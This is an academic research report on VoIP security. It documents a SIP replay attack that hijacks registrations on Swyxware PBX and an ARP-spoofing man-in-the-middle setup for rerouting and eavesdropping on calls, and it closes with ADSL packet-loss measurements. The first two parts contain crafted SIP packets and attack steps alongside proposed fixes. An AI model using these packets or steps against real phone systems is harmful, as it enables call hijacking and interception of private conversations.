The Swyxware PBX version 5.01.0080 NL developed by Swyx [2], is vulnerable to a replay attack. This attack makes it possible to hijack a SIP [3] ID and reroute the incoming calls for the victim to the attacker, without knowing the victim's credentials. This attack is based on resending an earlier captured SIP authentication packet [20], including a nonce and MD5 hash.

The Swyxware PBX also accepts SIP messages sent by an attacker, which may alter client's registration properties, like expiration time or contact location.

A.2 SIP authentication

To be able to succesfully register a user to a PBX, the following sequence will be followed [1] [3].

- client —-*register request*——->PBX
- client <—-*OK, authenticate*— PBX
- client —-*authentication*——->PBX
- client <——-*OK, welcome*—– PBX

The "OK, authenticate please" reply from the PBX after the first register request from the client, contains a *nonce*. The client must use the nonce in combination with the password and SIP URI [21] to create an MD5 hash. This hash will be send back to the PBX. Thus the second register request contains this MD5 hash, but also the earlier received nonce, so that the PBX can check for validity.

A.3 The issues and resolutions

Authentication issue
The problem with the Swyxware PBX is that it accepts valid authentication with any nonce. A authentication is valid when the MD5 hash complies to the SIP URI, user credentials and nonce. Even earlier used authentication request are accepted by the PBX. The PBX just verifies the MD5 hash against the received nonce, SIP URI and user credentials. This makes it even possible to use the captured authentication request as long as the user does not change his or her credentials.

[20] The capturing is beyond the scope and will thus not be discussed here.
[21] URI: Uniform Resource Identifier.

A solution for the PBX might be to remember the last sent nonce and only verify and validate requests that contains this nonce. The validity time of the sent nonce must not be longer than the `Expires`-time, requested by the client with the first register request [22]. This way it is only possible to use each authentication MD5 hash only once. This solution has one drawback, that it will not allow to register two users at the exact same time. Only the last sent nonce will be used and renders the the other request invalid. Although the registration time is very short on a LAN, it can give problems.

A wrong solution should be to remember all nonces sent. Although theoratically this solution is more polite, it tends to a DoS [23] vulnerability. When an attacker is capable to send as much register requests as it takes to fill the PBX's memory, the service will fail.

Unvalidated SIP messages acceptance issue
Another problem with the Swyxware PBX is that it accepts SIP messages or requests related to a registered user. It allows to modify a client's expiration time, or even the contact location. See chapter A.4 for an example SIP message.

The solution to this problem should be to only accept SIP messages, related to a client, sent by this particular client. Random crafted SIP messages or requests should not be accepted. To verify a message for validity, the PBX should ask for authentication, equal to a registration event.

[22] The client will send a new request within that time anyway.
[23] DoS: Denial of Service

A.4 Proof of Concept

Note: The underlined header entities are modified to the necessary needs to make the hijacking work. The original SIP messages are available in Appendix A.

The following example shows the attacker first signing off the victim user. He does this with a SIP message with expiration time of the registrant set to zer0. The victim has IP 192.168.1.2 and a client on UDP port 5070, the attacker has IP 192.168.1.12 with a client on UDP port 5061.

```
REGISTER sip:caller@192.168.1.2 SIP/2.0
Via:  SIP/2.0/UDP 192.168.1.2:5070;branch=49hj4bK4d0f29aa
From:  <sip:caller@192.168.1.2>;tag=as3e2a3331
To:  <sip:caller@192.168.1.2>
Call-ID: 31b92efb79e2a9e37545e146515f007c@ATUM
CSeq:  15 REGISTER
User-Agent:  SpoofieCall
Expires:  0
Event:  registration
Content-Length:  0
```

Figure 3: Unregister request send by the attacker

The next step is to register the victim, but now as such that new incoming calls will be going to the atacker. First, the registration request without an MD5 hash is send. The `Contact:` and `Via:` fields are modified so that the server will not talk to the victim's VoIP client anymore, instead it will speak to the attacker.

```
REGISTER sip:192.168.1.2 SIP/2.0
Via:  SIP/2.0/UDP 192.168.1.12:5061;branch=49hj4bK4d0f29be
From:  <sip:caller@192.168.1.2>;tag=as3e2a3331
To:  <sip:caller@192.168.1.2>
Call-ID: 31b71efb79e2a9e37545e146515f007c@ATUM
CSeq:  615 REGISTER
User-Agent:  Express Talk 2.02
Expires:  120
Contact:  "caller" <sip:caller@192.168.1.12:5061>
Event:  registration
Content-Length:  0
```

Figure 4: First registration request sent by the attacker

The server replies with the request to authenticate the registrant. The beauty of UDP is that no connection like TCP is build, so that it is sufficient to wait a couple of seconds before the next message can be send. Note that again only the `Contact:` and `Via:` fields are modified.

```
REGISTER sip:192.168.1.2 SIP/2.0
Via:  SIP/2.0/UDP 192.168.1.12:5061;branch=z9hG4bK7F14D61B
CSeq:  2763 REGISTER
To:  "caller" <sip:caller@192.168.1.2>
Authorization:  Digest username="caller", realm="ATUM",
      nonce="-89973819:a5770a2f6ad86bd37a90a3c41c2fd5b8",
      uri="sip:192.168.1.2", cnonce="abcdefghi", nc=00000001,
             response="3630a163b5cd638c2f11bf9a2ac1b0bd", opaque="",
algorithm="MD5"
Expires:  900
From:  "caller" <sip:caller@192.168.1.2>
Call-ID: 400266411@ATUM
Content-Length:  0
User-Agent:  Express Talk 2.02
Event:  registration
Allow-Events:  presence
Contact:  "caller" <sip:caller@192.168.1.12:5061;transport=udp>;
      methods="INVITE, MESSAGE, INFO, SUBSCRIBE,
      OPTIONS, BYE, CANCEL, NOTIFY, ACK, REFER"
```

Figure 5: Second registration request with authentication sent by the attacker

After sending the SIP message with MD5 hash, the server will accept the new authentication. It is even possible to resend the exact same message sequence more than once. The Swyxware PBX accepts earlier used authentication messages.

Note: It is of the highest importance to leave the ***`Call-ID:`*** *field and the* ***`Authorization:`*** *field intact or unmodified. Changes to these fields will render the message invalid.*

References

[1] http://www.ietf.org/html.charters/sip-charter.html

[2] http://www.swyx.nl

[3] http://www.ietf.org/rfc/rfc3261.txt

Appendix A: Original SIP messages

```
REGISTER sip:192.168.1.2 SIP/2.0
Via:  SIP/2.0/UDP 192.168.1.2:5070;branch=49hj4bK4d0f29be
From:  <sip:caller@192.168.1.2>;tag=as3e2a3331
To:  <sip:caller@192.168.1.2>
Call-ID: 31b71efb79e2a9e37545e146515f007c@ATUM
CSeq:  615 REGISTER
User-Agent:  Express Talk 2.02
Expires:  120
Contact:  "caller" <sip:caller@192.168.1.2:5070>
Event:  registration
Content-Length:  0
```

Figure 6: Original first registration request

```
REGISTER sip:192.168.1.2 SIP/2.0
Via:  SIP/2.0/UDP 192.168.1.2:5070;branch=z9hG4bK7F14D61B
CSeq:  2763 REGISTER
To:  "caller" <sip:caller@192.168.1.2>
Authorization:  Digest username="caller", realm="ATUM",
      nonce="-89973819:a5770a2f6ad86bd37a90a3c41c2fd5b8",
      uri="sip:192.168.1.2", cnonce="abcdefghi", nc=00000001,
             response="3630a163b5cd638c2f11bf9a2ac1b0bd", opaque="",
algorithm="MD5"
Expires:  900
From:  "caller" <sip:caller@192.168.1.2>
Call-ID: 400266411@ATUM
Content-Length:  0
User-Agent:  Express Talk 2.02
Event:  registration
Allow-Events:  presence
Contact:  "caller" <sip:caller@192.168.1.2:5070;transport=udp>;
      methods="INVITE, MESSAGE, INFO, SUBSCRIBE,
      OPTIONS, BYE, CANCEL, NOTIFY, ACK, REFER"
```

Figure 7: Original second registration request

B Appendix: Proof-of-concept MITM

RP2: VoIP/SIP Man in the Middle attack
Proof of concept

A. Schonewille & B. Eenink
University of Amsterdam

28th June 2006

B.1 How it works

The idea is to fake the SIP PBX towards a client. The host who fakes this identity also runs some sort of proxy, which allows adjusting certain values to make the MitM [24] work. The client would setup a SIP connection with the PBX [25] on startup. Instead of talking to the real PBX, it is connected to the attacker. The attacker forwards the SIP packet after applying modifications to the server. These modifications make the server think that the client is behind a proxy and that it can be reached through an other host. New SIP and RTP sessions will be copied, modified and rerouted by the attacker, without the real client from knowing this.

B.2 Setup

To make the MitM work, two physically separate hosts are needed, later on referred by host A and host B. The reason for the need of host B is because of 'anycast' issues. Host A has a virtual interface with the IP of the PBX and is flooding the client with its MAC address [26].




Figure 8: MitM setup

For host A to be able to speak with the real PBX, it disables the virtual interface temporarily, otherwise the flow wont leave host A (anycast principle). When the PBX wants to talk back, there's a problem. Although the

[24] MitM: Man in the Middle attack
[25] PBX: Private Branch Exchange
[26] This is ARP spoofing and is probably illegal.

packet arrives at the real interface of host A, the kernel discards the flow; it is technically not possible to accept packets originated from an other source, while being this source self. Theoretically when the virtual interface is disabled, communication between host A and the PBX work, but then the client wont be heard. To circumvent this issue, host B is introduced. The PBX will talk to host B.

Host B could also eavesdrop the RTP stream with the audio in it. It is even possible to use `tcpdump` or `ethereal` to listen for RTP data and convert it realtime.

The actual attack is performed by a number of Perl scripts [5]. The power of Perl are the regular expressions, which are needed to mangle or modify the received traffic.

B.3 Performed steps

First the MitM setup has to run in good order:

- Configure the scripts, discussed below
- Start `sip_forward.pl` on host A
- Start `sip_reverse.pl` on host B
- Start `sip_dropper.pl` on host A or B [27]
- Start `sip_arpspoof.pl` on host A
- Sit back and relax and wait till the client re-registers with the PBX

[27] Depends on configuration in the scripts.

B.4 SIP and RTP Flows

Client A(lice) wants to be registered on the PBX so it can receive and make calls. Alice doesn't know that the SIP packet is received by host A. Host A modifies the *Via:* and *Contact:* fields so that the PBX will respond to Alice through host B, new calls will be directed to host B too. As said before, the PBX responds to host B that the registration was successful. Host B forwards this message to host A, which forwards this message unmangled to Alice.

```
Thus:       Alice ->host A ->PBX -+
                                  |
          Alice <- host A <- host B <-+
```

At this point Alice is registered with the PBX. Now when Alice initiates a call, the flow will go through the earlier given path. The *INVITE* from Alice will be mangled a bit, so that it proposes an RTP session through host B. Client B(ob) confirms the request and he returns his proposal. This flow goes through host B, which modifies the *INVITE ACK* so that Alice also thinks that the RTP stream has to go through host B. Host B only has to act as an transparent proxy and forward each data to the other. Voila, the MitM eavesdropped the chat session of Alice and Bob.

SIP Session, Alice phones Bob (See also 10):

```
          Alice ->host A ->PBX ->Bob -+
                                      |
Alice <- host A <- host B <- PBX <-+
```

RTP session from Bob to Alice and vice versa (see also 10):


```
Alice ->host B ->Bob -+
                      |
        Alice <- host B <-+
```

Note: Host B forwards SIP packets designated for Alice to host A. When host B directly passes this traffic to Alice, Alice will not accept the content of the packets; she had a connection with the PBX, not host B. When on the other hand this forwarding to host A (and then to Alice) is performed, Alice sees this traffic as legitmate (it comes from the 'PBX') and happily processes it.

B.5 SIP ID hijacking

This setup allows also hijacking of received calls. A slight modification of script `sip_forward.pl` is necessary to redirect the flow coming from host B to a soft-phone on the local machine (host A) or to redirect it to host B on an other port on which a soft-phone resides.

SIP session, Bob iniates a call to Alice:



Bob does not know that not Alice is responding but the attacker on host B.

B.6 Resolutions

Not SIP, but the secure variant should be used, SIPS. Although in theory it is also possible to perform a MitM attack on SIPS [28], it supplies an extra layer of security.

Another solution can be to supply a HASH for settings that should not be modified as the *Contact:* field. This HASH can be produced in combination of the register credentials. The server is able to verify the HASH, while it also knows the credentials.

The client should inspect the *Via:* field in the reply packet for equality on the send packet. This also goes for the *Contact:* field. To be more conclusive: SIP clients should perform better or more inspection on received packets and replies.

[28] This almost entirely depends on the SSL implementation of the client.

References

[1] http://www.ietf.org/html.charters/sip-charter.html

[2] http://www.ietf.org/rfc/rfc3261.txt

[3] http://www.ietf.org/internet-drafts/draft-ietf-sip-sec-flows-00.txt

[4] Related work:
http://www.informatik.uni-hamburg.de/SVS/teaching/ws2004-05/projseminar/VoIP/index.php

[5] The used perl scripts are available for download on:
http://www.os3.nl/~talitwan/RP2/

Appendix A: Figures




Figure 9: Call intervention




Figure 10: RTP intervention

Appendix B: Modified SIP headers

Note: 192.168.1.2 is Alice, 192.168.1.14 is the SIP PBX and 192.168.1.11 is host B. Host A is invisible because it spoofs the IP address of the PBX, 192.168.1.14

```
REGISTER sip:192.168.1.14 SIP/2.0
Via:  SIP/2.0/UDP 192.168.1.2:5070;rport;branch=z9hG4bK13188
Max-Forwards:  20
To:  <sip:2202@192.168.1.14>
From:  <sip:2202@192.168.1.14>;tag=4875
Call-ID: 1150974165-3188-ATUM@192.168.1.2
CSeq:  3 REGISTER
Contact:  <sip:2202@192.168.1.2:5070>;expires=3600;q=0.90
Authorization:  Digest
username="2202",realm="asterisk",nonce="451fd297",uri="sip:192.168.1.14",
                  response="065371efeefaeadfdabb00c50891420d",opaque=""
User-Agent:  Express Talk 2.02
Content-Length:  0
```

SIP register packet from Alice before modification

```
REGISTER sip:192.168.1.14 SIP/2.0
Via:  SIP/2.0/UDP 192.168.1.11:5060;rport;branch=z9hG4bK13188
Max-Forwards:  20
To:  <sip:2202@192.168.1.14>
From:  <sip:2202@192.168.1.14>;tag=4875
Call-ID: 1150974165-3188-ATUM@192.168.1.2
CSeq:  3 REGISTER
Contact:  <sip:2202@192.168.1.11:5060>;expires=3600;q=0.90
Authorization:  Digest
username="2202",realm="asterisk",nonce="451fd297",uri="sip:192.168.1.14",
                  response="065371efeefaeadfdabb00c50891420d",opaque=""
User-Agent:  Express Talk 2.02
Content-Length:  0
```

SIP register packet from Alice after modification

```
INVITE sip:2203@192.168.1.14:5060 SIP/2.0
Via:  SIP/2.0/UDP 192.168.1.2:5070;branch=z9hG4bK76a55277
From:  "2202" <sip:2202@192.168.1.14>;tag=as67ead509
To:  <sip:2203@192.168.1.14:5060>
Contact:  <sip:2202@192.168.1.2:5070>
Call-ID: 1ebf06bf4a20b47a-c5e61-ATUM@192.168.1.2
CSeq:  102 INVITE
User-Agent:  Express Talk 2.02
Date:  Thu, 22 Jun 2006 17:03:35 GMT
Allow:  INVITE, ACK, CANCEL, OPTIONS, BYE, REFER
Content-Type:  application/sdp
Content-Length:  261

v=0
o=root 1937 1937 IN IP4 192.168.1.2
s=session
c=IN IP4 192.168.1.2
t=0 0
m=audio 8000 RTP/AVP 0 3 8 101
a=rtpmap:0 PCMU/8000
a=rtpmap:3 GSM/8000
a=rtpmap:8 PCMA/8000
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-16
a=silenceSupp:off - - - -
```

SIP invite (call initiation) packet from Alice before modification

```
INVITE sip:2203@192.168.1.14:5060 SIP/2.0
Via:  SIP/2.0/UDP 192.168.1.11:5060;branch=z9hG4bK76a55277
From:  "2202" <sip:2202@192.168.1.14>;tag=as67ead509
To:  <sip:2203@192.168.1.14:5060>
Contact:  <sip:2202@192.168.1.11:5060>
Call-ID: 1ebf06bf4a20b47a-c5e61-ATUM@192.168.1.2
CSeq:  102 INVITE
User-Agent:  Express Talk 2.02
Date:  Thu, 22 Jun 2006 17:03:35 GMT
Allow:  INVITE, ACK, CANCEL, OPTIONS, BYE, REFER
Content-Type:  application/sdp
Content-Length:  263

v=0
o=root 1937 1937 IN IP4 192.168.1.11
s=session
c=IN IP4 192.168.1.11
t=0 0
m=audio 8002 RTP/AVP 0 3 8 101
a=rtpmap:0 PCMU/8000
a=rtpmap:3 GSM/8000
a=rtpmap:8 PCMA/8000
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-16
a=silenceSupp:off - - - -
```

SIP invite packet from Alice after modification

C Appendix: Asymmetry test

RP2: ADSL typical behavior and statistics tests

A. Schonewille
University of Amsterdam

29th June 2006

Special thanks to Stefan Sweerts for making his ADSL connection available for testing purposes

C.1 Goals

The purpose of these tests was to reveal typical bandwidth behavior of ADSL in conjunction to VoIP. Because of ADSL being asymmetric, this can lead to throughput and thus performance issues. In opposite to DSL or SDSL which is a symmetric subscriber, where these issues do not play an important part. Another goal was to reveal the best burst/bits-per-second and packet loss relation. With the results, it should be possible to compare these with codec statistics to verify the efficiency of current (popular) codecs.

C.2 Setup

The test setup consisted out of 3 ADSL end nodes, one cable end node and one with 100Mbit connected node. Although the cable subscriber is not an ADSL type connection, it revealed some unforeseen results. The available bandwith per node differed from 1Mbit up to only 256Kb up. Download speed should not be an issue [29].




Figure 11: Test setup

The host or node Talitwan.os3.nl [30] was mostly used for receiving the traffic, sent by the ADSL or cable subscribers. The 100Mbit connection of this node perfectly suits for non compromised reception without the possible ADSL or cable issues, the relative low up and download capacity. Figure 11 shows the connection of Mediparc [31] with an upload of 128kb/s, however, this speed is specified on

[29] This appeared to be true during the test period. See chapter C.5 for details.
[30] A practicum or experiment host located in the OS3 labs in Amsterdam
[31] The company where the research was performed.

paper as 256kb/s. Due to the shared access with other users, the estimated upload bandwidth is about 128kb/s [32].

C.3 Speed versus Reliability

The custom written software [6] sent UDP packets from host A to host B. Typical speeds were 64kb/s and 128kb/s codec payload with a framerate of 8000 frames per second with 8 bits (1 byte) per frame. The framerate was for non importance to the test runs.

Instead of using frames, the burst mechanism was used. A burst can consist of more frames. A typical rate of the probe software is a burst of minimal 4 bytes (32 bits) per second, which represents 4 frames. During the test sequence the burst of bits per packet was increased with 4 bytes per packet after each 100.000 frames. Thus the test started with a burst of 1, containing 4 frames (4 bytes) per second and increased per 100.000 frames to a maximum of 400 frames (400 bytes), a burst of 100 per second.

Starting the test with a burst of 1 (4 bytes payload) per second, means that when 64kb has to be transfered, thus 2000 packets have to be send. With a burst of 100, this frequency is dropped to 20 packets per second.

Burst	**Bits/Packet**	**Packets/Sec**	**Bits/Sec**
1	32	2000	64.000
2	64	1000	64.000
20	640	100	64.000
100	3200	20	64.000

Table 1: Burst versus Packets per second at a speed of 64kb/s.

A minimum of 20 packets per second is chosen because the human ear is not able to detect sounds under a frequency of 20 Hz.

The receiving node verified the received data stream for losses and inconsistencies. It knew that every burst sequence had to contain 100.000 frames and was able to verify the transmission to count the received frames.

Every burst payload had to be embedded into an UDP packet to be transmitted. This means that a burst of 1 is least, and a burst of 100 is most efficient in conjunction to TCP/IP. On the other hand, losing a whole second of data, using a burst of 100 is not a welcome situation either. This test should reveal the best relation between burst and packet loss and thus the speed versus the reliability.

[32] No hard figures are available. The assumption was made based on browsing and upload experiences.

C.4 ADSL asymmetry

The earlier spoken mechanism can be performed on an empty ADSL connection. However this is not a common situation. To be able to detect asymmetry issues, the tests were performed from both ends to each other, simulating a VoIP conversation. Again, the burst was increased during the run to reveal the best burst/packet loss relation. Also both payloads of 64kb/s and 128kb/s were tested to detect possible saturation.

C.5 Results

The gathered results give an idea how much the asymmetry of ADSL or cable influences the audio stream produced by codecs, part of the VoIP suit. Table 2 shows a summary of the gathered, most remarkable results. Eye catching are the results at a burst of 8, 9, 10, 16 and 20. At these bursts the packet loss for multiple runs were zero. Although this does not go for all situations, it is highly remarkable. To see all available run data, see Appendix A, B, C and D which displays the results in detail.

Burst	**Mediparc**			**Stefan**			**Bas**			**Twan**		
8	0	0	0	0	0	0	0	0	0	8	40	328
9	1	1	1	1	1	1	1	10	1	1	1	271
10	2050	1640	19310	0	0	0	0	0	0	0	30	310
16	0	0	0	0	0	0	0	0	0	0	32	144
20	0	0	440	0	0	0	60	20	20	20	140	700

Table 2: Most remarkable results.

When the figures are taken for accurate, one can say that at a burst of 8∼9, implying 32 bytes∼36 bytes payload per packet, or at a burst of 16 (=64 bytes payload) the relation speed versus reliability is at the most optimum (See also figure 12).

Mediparc's current office is located further away from an ADSL exchange point than recommended. This influenced the results clearly. For Mediparc the average frame loss for the most intensive run (128kb/s) lays around 6.8 percent, while the percentage of frame loss at a burst of 14 or 15 is about 4 to 5 percent. With a speed of 64kb/s, the average frame loss is lower, about 5 percent. For Bas's or Stefan's upload, lower percentages became visible. Frame loss rate goes from 1 drop per 100.000 sent frames, to about 50 drops per 100.000 frames. Twan's connection is a little worse compared to Stefan and Bas, however the frame loss is not higher than 1000 per 100.000 frames, which is 1 percent.

Aside from upload tests, also download tests have been performed. The results showed that download was not in any way influenced with an upload in parallel. The results became visible during the duplex [33] runs in combination with node Talitwan.os3.nl.

[33] Duplex mode: data transmission from and to both end nodes. See appendix A, B, C or D for more details.




Figure 12: Results Mediparc run 1, 2 and 3 (run 3 results are devided by 10)

C.6 Error discussion

The gathered results show some unusual or strange figures, explaining those is not easy. The measurements could have been influenced by many things. The first place to look for errors is the software. A probable error can be the casting of a `float` to an `int`eger, where the rounding can produce deviations. Although the chance for a program error is big, results from e.g. Twan's or Mediparc's connection cancels out the suspicion. Rounding errors should not produce big or proportional deviations (See figure 12), but small errors like the differences between burst 8, 9 and 10 on e.g. Bas's connection (See table 2). The software was even run on a standalone machine over the loopback device to test for errors, but this did not reveal any strange results.

A modem on a node's end can also have influenced the results. Buffering mechanisms or QoS [34]. can blur the measurement. On the other hand, multiple runs from different nodes shows equal results and cancels out this assumption too.

It might also be possible that ADSL modems (or even the link) are optimised for an `x`-number of bytes per packet. Think about internal buffering inside an ADSL modem. Then again, this behaviour is also visible on the cable run test results.

C.7 Caveats

The first written program suffered from a performance issue when sending the payload, consisting of sequence numbers, assembled in Perl. Some of the given end nodes were not able to send 2000 packets per second with a burst from 1 to 5 or 6.

[34] QoS: Quality of Service. Traffic prioritizer.

The revised program was written in C and was build with performance in mind. No sequence numbers were send, but a given string, known at both ends. The revision made higher throughput and thus more reliable results possible.

C.8 Conclusion

To draw a careful conclusion, it can be said that the asymmetry of ADSL or cable does not have a bad influence on VoIP or audio streams directly [35]. Even when the results are not entirely accurate, the packet drop rate is not that high to disturb the audio stream [4] [5]. However, the efficiency of transmission is influenced by software which sends the packets. Apart from the line quality or distance to an ADSL exchange point, is ADSL very well capable for streaming audio or VoIP [36].

[35] The tested cable connection did not suffer at all under the load

[36] Note that the upload was meant here, the download was not an issue by any means, as stated before.

References

[1] http://en.wikipedia.org/wiki/Voice_over_IP

[2] http://en.wikipedia.org/wiki/Bit_rate

[3] http://www.voip-info.org/wiki-Codecs

[4] Optimalisatie van de gesprekskwaliteit bij VoIP,
Jesse Kaijen, Oct. 2005,
http://dacs.cs.utwente.nl/assignments/completed/B-assignment_Jesse_Kaijen.pdf

[5] Estimation of Voice over IP Quality in the Netherlands,
X. Zhou, F. Muller, R. E. Kooij and P. Van Mieghem, 2006,
http://www.nas.ewi.tudelft.nl/publications/2006/XZhou_VoIP_MOME2006.pdf

[6] The used software is available for download:
http://www.os3.nl/~talitwan/RP2/

Appendix A: Measured figures for Mediparc's upload

The table below shows the revealed figures for packet loss per burst, related to the upstream or uplink connection of Mediparc.

Run 1: Mediparc —>Talitwan.os3.nl, 64kb/s [37]
Run 2: Mediparc —>Twan, 64kb/s
Run 3: Mediparc —>Talitwan.os3.nl, 128kb/s Duplex mode [38]

Burst	Run 1	Run 2	Run 3
1	4031	3597	39734
2	3946	3564	39630
3	3994	3784	40021
4	920	856	9424
5	985	790	11060
6	898	760	10096
7	865	725	10148
8	0	0	0
9	1	1	1
10	2050	1640	19510
11	1959	1607	19304
12	160	4	3004
13	341	3	3943
14	438	4	4086
15	10	10	5470
16	0	0	0
17	4	4	227
18	107	10	64
19	6	6	535
20	0	0	440
21	4	4	61
22	12	12	4586
23	18	18	2388
24	16	16	64
25	650	0	0
26	16	16	4
27	10	10	1639
28	4	4	12
29	24	24	8
30	10	10	160
31	18	18	149
32	16	16	0
33	166	1	10

Table 3: Lost packets on Mediparc's upload.

[37] Run 1 and 2 increased the burst every 10.000th frame instead of 100.000th
[38] Duplex mode: Mediparc was receiving 128kb/s during the run

Appendix B: Measured figures for Stefan's upload

The table below shows the revealed figures for packet loss per burst, related to the upstream or uplink connection of Stefan.

Run 1: Stefan —>Talitwan.os3.nl, 64kb/s [39]
Run 2: Stefan —>Twan, 64kb/s
Run 3: Stefan —>Twan, 128kb/s Duplex mode [40]

Burst	Run 1	Run 2	Run 3
01	0	1	1
02	0	0	0
03	1	1	1
04	0	0	4
05	0	0	0
06	4	4	10
07	4	4	5
08	0	0	0
09	1	1	1
10	0	0	0
11	1	1	21
12	4	4	16
13	3	3	4
14	4	4	12
15	10	10	10
16	0	0	0
17	4	4	23
18	10	10	10
19	6	6	3
20	0	0	0
21	4	4	19
22	12	12	10
23	18	18	19
24	16	16	16
25	0	0	0
26	16	16	30
27	10	10	19
28	4	4	12
29	24	24	8
30	10	10	10
31	18		25
32	16		0
33	1		10
34	4		6
35	25		5

Table 4: Lost packets on Stefan's upload.

Although it seems that Stefan's upload is able to cope with 2000 packets per second, it was not fed with 2000 packets per second. For this issue the computer running the test was to blame. This machine was not able to send 2000 packets per second. The delay between the transmissions was larger than programmed. The reason why the delay became larger is yet unknown [41]. The result was that the machine was sending packets as such that the packet loss for the upload was measured incorrectly. From where the figures are correct is not certain, it can be at a burst of 6 estimated.

[39] Runs 1 and 2 increased the burst every 10.000th frame instead of 100.000th
[40] Duplex mode: Stefan was receiving 128kb/s during the run
